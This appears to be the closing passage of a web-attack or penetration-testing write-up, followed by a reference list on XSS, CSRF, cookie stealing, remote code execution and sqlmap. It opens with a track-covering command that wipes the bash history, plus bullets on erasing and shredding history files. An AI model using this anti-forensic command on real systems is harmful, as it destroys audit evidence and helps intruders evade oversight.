(~/.bash_history or cat /dev/null > ~/.bash_history && history -c && exit)
- Erase command history.
- Shred the History file and so on.

The above methods are just some basic examples of covering our track there are other methods too which can be used and followed.

REFERENCES

1. <https://www.quora.com/What-is-the-difference-between-XSS-and-CSRF-from-their-execution-perspective>
2. <https://www.phptutorial.net/php-tutorial/php-csrf/>
3. <https://blog.detectify.com/2016/07/19/owasp-top-10-cross-site-request-forgery-8/>
4. https://www.youtube.com/watch?v=oI7dX6DWyTo&ab_channel=TheTechCave
5. <https://www.youtube.com/watch?v=rAeM33MNAUo>
6. <https://null-byte.wonderhowto.com/how-to/write-xss-cookie-stealer-javascript-steal-passwords-0180833/>
7. <https://www.youtube.com/watch?v=8s3ChNKU85Q>
8. https://www.w3schools.com/js/js_ajax_http_send.asp
9. <http://hayageek.com/cross-domain-ajax-request-jquery/>
10. <https://www.codegrepper.com/code-examples/javascript/ajax+post+request>
11. <https://www.codegrepper.com/code-examples/javascript/javascript+send+post+data+with+ajax>
12. <https://groups.google.com/a/chromium.org/g/blink-dev/c/0sJ8GUJO0Dw/m/iMmcXLIGBAAJ>
13. <https://bugs.chromium.org/p/chromium/issues/detail?id=767813>
14. [https://www.php.net/manual/en/function.session-regenerate-id.php#:~:text=Description%20%C2%B6&text=session_regenerate_id\(\)%20will%20replace%20the_started%20after%20session_regenerate_id\(\)%20call.](https://www.php.net/manual/en/function.session-regenerate-id.php#:~:text=Description%20%C2%B6&text=session_regenerate_id()%20will%20replace%20the_started%20after%20session_regenerate_id()%20call.)
15. <https://ozguralp.medium.com/simple-remote-code-execution-vulnerability-examples-for-beginners-985867878311>
16. <https://www.php.net/manual/en/features.commandline.options.php>
17. <https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720>

18. <https://www.securitynik.com/2020/07/continuing-sql-injection-with-sqlmap.html>
19. <https://www.ma-no.org/en/security/sqlmap-installation-and-usage-in-ubuntu-and-kali-linux>
20. <https://hackertarget.com/sqlmap-tutorial/>
21. https://www.youtube.com/watch?v=nVj8MUKkzOk&ab_channel=Cybr
22. <https://book.hacktricks.xyz/pentesting-web/sql-injection/sqlmap>
23. https://www.youtube.com/watch?v=4dyixhre9Uw&ab_channel=UbaidAhmed
24. <https://gist.github.com/mccabe615/b0907514d34b2de088c4996933ea1720>
25. <https://www.maths.cam.ac.uk/computing/linux/unixinfo/ls>